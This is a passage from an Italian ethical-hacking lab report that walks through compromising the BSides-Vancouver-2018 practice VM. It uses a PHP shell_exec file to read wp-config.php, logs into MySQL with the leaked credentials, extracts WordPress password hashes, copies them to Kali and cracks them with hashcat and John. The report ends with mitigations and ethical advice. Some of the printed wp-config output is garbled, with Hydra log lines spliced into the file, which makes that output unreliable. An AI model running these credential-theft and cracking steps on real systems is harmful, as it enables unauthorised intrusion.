sudo: no tty present and no askpass program specified  
Sorry, try again.  
sudo: 3 incorrect password attempts  
</h1>root@bsides2018:~# █
```

⇒ Il file PHP esegue shell\_exec e identifica binari SUID, ma il tentativo di usare sudo -l fallisce perché richiede un terminale interattivo, non supportato da shell\_exec in un contesto web.

⇒ Questo è un limite comune di PHP in ambiente Apache.

### 6.3.7 Cerco Credenziali in wp-config.php

⇒ Sulla VM BlackBox (come root), modifico [/var/www/test.php](#) per cercare credenziali con

```
nano /var/www/test.php
```

```
GNU nano 2.2.6                               File: /var/www/test.php                                         Modified  
<?php  
error_reporting(E_ALL); //view Help  
ini_set('display_errors', 1);  
echo "<h1 style='color:red;'>TEST: Ricerca Credenziali</h1>";  
if (function_exists('shell_exec')) {  
    $output = shell_exec("cat /var/www/backup_wordpress/wp-config.php 2>/dev/null");  
    echo "<h1 style='color:red;'>Contenuto wp-config.php: " . htmlspecialchars($output) . "</h1>";  
} else {  
    echo "<h1 style='color:red;'>ERRORE: shell_exec non disponibile</h1>";  
}  
?> █
```

⇒ Salvo (Ctrl+O, Enter, Ctrl+X) e verifico i permessi con

```
chown www-data:www-data /var/www/test.php  
chmod 644 /var/www/test.php
```

⇒ Non potendo usare sudo direttamente, ho deciso di cercare credenziali in wp-config.php

⇒ Ho eseguito il curl per vedere se c'erano credenziali

```
curl http://192.168.50.103/test.php
```

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
</h1>root@bsides2018:~# nano /var/www/test.php^ \-\-\`\\
root@bsides2018:~# chown www-data:www-data /var/www/test.php
root@bsides2018:~# chmod 644 /var/www/test.php
root@bsides2018:~# curl https://192.168.50.103/test.php
<h1 style='color:red;'>TEST: Ricerca Credenziali</h1><h1 style='color:red;'>Contenuto wp-config.php: &lt;?php
/**>
 * The base configuration for WordPress
 * This file is used to build the wp-config.php file.
 * The wp-config.php creation script uses this file during
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * It's not recommended to use this file in a public repository.
 * If you do, please do not use in military or secret service organizations, or for illegal
 * This file contains the following configurations:
 *
 * MySQL settings
 * Secret keys
 * Database table prefix
 *ABSPATH
 * Database user tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
DATA] attacking http-post-form://192.168.50.103:80/backup_wordpress/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log+In&testcookie=1
* [STATUS] 199.00 tries/min, 189 tries in 00:01h, 14344370 to do in 1264:56h, 16 active
* [STATUS] 175.67 tries/min, 527 tries in 00:03h, 14343572 to do in 1360:54h, 16 active
* [STATUS] 166.94 tries/min, 1171 tries in 00:07h, 14343228 to do in 1429:01h, 16 active
* [STATUS] 166.94 tries/min, 2453 tries in 00:15h, 14341946 to do in 1461:41h, 16 active
* [STATUS] 166.94 tries/min, 1517 tries in 00:31h, 14339224 to do in 1431:37h, 16 active
// ** MySQL settings - You can get this info from your web host ** //
/* The name of the database for WordPress */
define('DB_NAME', 'wp');
define('DB_USER', 'john@localhost');
define('DB_PASSWORD', 'thiscannotbeit');
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', '[~]put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'kali:put your unique phrase here');
define('AUTH_SALT', 'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here'); directory
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT', 'ignore:put your unique phrase here');

/*#@-*/https://github.com/vanhauer-thc/thc-hydra) starting at 2025-10-17 04:09:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
/** WordPress Database Table prefix.
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/* For developers: WordPress debugging mode.
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */
define('WP_HOME', '/backup_wordpress/');
define('WP_SITEURL', '/backup_wordpress/');

</h1>root@bsides2018:~#
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Il comando curl http://192.168.50.103/test.php eseguito sulla VM BlackBox (192.168.50.103) ha restituito il contenuto del file /var/www/backup\_wordpress/wp-config.php, che contiene le configurazioni di WordPress. L'output include:

- ◊ Credenziali MySQL: DB\_NAME = 'wp', DB\_USER = 'john@localhost', DB\_PASSWORD = 'thiscannotbeit', DB\_HOST = 'localhost'
- ◊ Altre definizioni come chiavi di autenticazione e prefissi tabelle, ma le credenziali MySQL sono il dato più rilevante, queste credenziali potrebbero essere usate per accedere al database MySQL, potenzialmente per trovare ulteriori informazioni o per un'escalation indiretta

⇒ Il file /var/www/test.php funziona correttamente con shell\_exec, e ho ottenuto le credenziali del database MySQL, l'assenza di un terminale interattivo ha impedito l'uso di sudo, ma le credenziali trovate aprono una nuova possibilità di esplorazione

### 6.3.8 Testo l'accesso al Database MySQL sulla VM

⇒ Sulla VM BlackBox (come root), tento di connettermi al database con

```
mysql -u john@localhost -p'thiscannotbeit'
```

```
</h1>root@bsides2018:~# mysql -u john@localhost -p'thiscannotbeit'  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 144959  
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)  
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> █
```

⇒ Ho inserito le credenziali trovate in wp-config.php e sono entrato nel monitor MySQL

⇒ Ho eseguito `cat /etc/passwd | cut -d: -f1` per elencare tutti gli utenti del sistema

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
Last login: Fri Oct 17 09:25:56 2025 from 192.168.50.100
root@bsides2018:~# cat /etc/passwd | cut -d: -f1
root
daemon
bin
sys
sync
games
man  Trash
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
syslog
messagebus
colord
lightdm =c(-----o(-----()
whoopsie
avahi-autoipd
avahi
usbmux
kernoops
pulse
rtkit
speech-dispatcher(((
hplip
saned
abatchy
mysql
ftp
john
mai
anne
doomguy
sshd
root@bsides2018:~#
```

The diagram illustrates a penetration testing workflow. It begins with a 'RECON' phase, followed by an 'EXPLOIT' phase. A red arrow indicates the progression from RECON to EXPLOIT. The background features a hand holding a glass, a large 'BSIDES' logo, and some binary code at the bottom right.

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ Ho elencato tutti gli utenti con nomi come 'john', 'mai', 'anne', e 'doomguy', oltre ai soliti account di sistema
- ⇒ Con `mysql -u john@localhost -p'thiscannotbeit'` accedo al database MySQL con le credenziali john/thiscannotbeit

The screenshot shows a terminal window with a MySQL prompt. The user has connected to the MySQL monitor as 'john' on 'localhost' with the password 'thiscannotbeit'. The server version is 5.5.54-0ubuntu0.12.04.1 (Ubuntu). The MySQL monitor displays standard copyright and trademark information from Oracle. The user then types 'USE wp;' to select the 'wp' database.

```
root@bsides2018:~# mysql -u john@localhost -p'thiscannotbeit'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE wp;
```

- ⇒ `USE wp;` mi indica la selezione del database `wp` completata

The screenshot shows a terminal window with a MySQL prompt. The user has selected the 'wp' database using the command `USE wp;`. The MySQL monitor displays a message indicating that the database has been changed.

```
mysql> USE wp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

- ⇒ Con `SELECT user_login, user_pass FROM wp_users;` ho avuto accesso agli utenti WordPress rilevati: `admin` e `john` con i rispettivi hash PHPass

- Utenti di sistema (tipo root, daemon, www-data) non sono rilevanti per WordPress, altri utenti (mai, anne, doomguy) non appaiono nel database `wp_users`, quindi potrebbero non essere utenti WordPress o usare un database diverso

### **6.3.9 Salvo gli Hash e li trasferisco su Kali**

⇒ Sulla VM, salvo gli hash in un file

```
echo '$P$BmuGRQyHFjh1FW29/KN6GvfYnwIl/O0' > all_users_hashes.txt
                                                # admin
echo '$P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0' >> all_users_hashes.txt
                                                # john
```

⇒ Dopo aver attivato il servizio SSH su kali ho effettuato il trasferimento di file dalla VM a kali con comandi elencati nell'output seguente

```
root@bsides2018:~# cat all_users_hashes.txt
$P$BmuGRQyHFjh1FW29/KN6GvfYnwIl/O0
$P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0
root@bsides2018:~# scp all_users_hashes.txt kali@192.168.50.100:~/kali@192.168.50.100's password:
all_users_hashes.txt                                         100%   70      0.1KB/s  00:00
root@bsides2018:~# exit
logout
Connection to 192.168.50.103 closed.
root@bsides2018:~# █
```

⇒ Trasferimento completato con successo dopo l'autenticazione, il file è stato copiato su Kali

⇒ Controllo che il file è stato correttamente trasferito, caricato e contenga gli hash di **admin** e **john**

```
└─(M6D6R6㉿kali)-[~]
  └─$ cat all_users_hashes.txt
$P$BmuGRQyHFjh1FW29/KN6GvfYnwIl/O0
$P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0
~ides2018:~# ^C
```

### **6.3.12 Cracking degli Hash con Hashcat e John the Ripper**

⇒ Avvia Hashcat con wordlist per craccare tutti gli Hash con

```
hashcat -m 400 -a 0 -O -w 3 --force all_users_hashes.txt
/usr/share/wordlists/rockyou.txt
```

⇒ Se Hashcat non è abbastanza, posso passare a Hydra per brute-force diretto sul login WordPress, che non richiede cracking degli hash ma attacca il login con le password candidate (più veloce per testare)

```
└─(M6D6R6㉿kali)-[~]
  └─$ hashcat -m 400 all_users_hashes.txt --show
$P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0:enigma
```

⇒ Conferma che Hashcat ha craccato enigma per john, ma non ha trovato la password di admin

⇒ Avvio secondo terminale John con

```
john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt -  
-fork=2 all_users_hashes.txt
```



```
(n6D6R6㉿kali)-[~]  
└─$ john --show all_users_hashes.txt  
?:enigma  
1 password hash cracked, 1 left
```

⇒ Conferma che enigma è associata a uno degli hash (probabilmente \$P\$BViPsus0zgh1RoU3VGUi4zfyNNPcyT0 di john), con l'hash di admin (\$P\$BmuGRQyHFjh1FW29/KN6GvfYnwII/O0) ancora da craccare

⇒ Entrambi i tool confermano che solo la password enigma per john è stata craccata, mentre l'hash di admin rimane non risolto

⇒ Ho già raggiunto i privilegi root quindi non ho necessità di proseguire perchè altrimenti dovevo procedere con **bruteforce** per craccare la password di admin

## 6.4 Considerazioni finali

⇒ Ho raggiunto i privilegi di root sulla VM BlackBox (BSides-Vancouver-2018) utilizzando le credenziali predefinite **root** tramite accesso SSH, questo ha reso superfluo proseguire con ulteriori metodi di attacco, come il brute-force per l'utente **admin**, poiché l'obiettivo era già stato raggiunto

La configurazione insicura della VM (password di default, accesso FTP anonimo, WordPress non aggiornato) ha evidenziato criticità tipiche di un ambiente non protetto, la presenza di un server web con directory esposta e file di backup accessibili ha ulteriormente semplificato la raccolta di informazioni

## **7 Conclusione**

### **7.1 Sistema dei risultati**

#### **⇒ Null Session**

- ◊ Verificata vulnerabilità su Metasploitable2 tramite smb-client ed enum4linux, confermando la possibilità di enumerare utenti e risorse
- ◊ Mitigazioni come la disabilitazione via registro o l'uso di firewall sono efficaci ma richiedono effort per il deploy in ambito aziendale

#### **⇒ ARP Poisoning**

- ◊ Riuscito attacco MITM con Ettercap, intercettando credenziali HTTP non crittografate
- ◊ Le mitigazioni (tabelle ARP statiche, DAI, VPN) variano in complessità ed efficacia

#### **⇒ VM BlackBox**

- ◊ Compromessa tramite accesso SSH con credenziali predefinite **root**
- ◊ Configurazione insicura del server web e mancanza di aggiornamenti hanno facilitato l'esplorazione

### **7.2 Lezioni apprese**

#### **⇒ Importanza delle password forti**

L'uso di credenziali predefinite **root** ha reso triviale la compromissione della VM

#### **⇒ Aggiornamenti e patch**

Sistemi legacy (es. Metasploitable2, Windows XP) sono vulnerabili a tecniche base come Null Session

#### **⇒ Segmentazione di rete**

Reti non segmentate facilitano attacchi MITM come l'ARP Poisoning

#### **⇒ Crittografia del traffico**

Il traffico HTTP non crittografato è facilmente intercettabile , sottolineando l'importanza di HTTPS

### **7.3 Raccomandazioni etiche**

#### **⇒ Autorizzazione esplicita**

Eseguire test di sicurezza solo su sistemi di cui si possiede o si è esplicitamente autorizzati a analizzare

#### **⇒ Limitare l'impatto**

Evitare azioni distruttive (es. cancellazione dati) e documentare ogni step per garantire trasparenza

#### **⇒ Formazione continua**

Aggiornarsi su nuove tecniche di difesa (es. IDS/IPS, segmentazione) per contrastare minacce moderne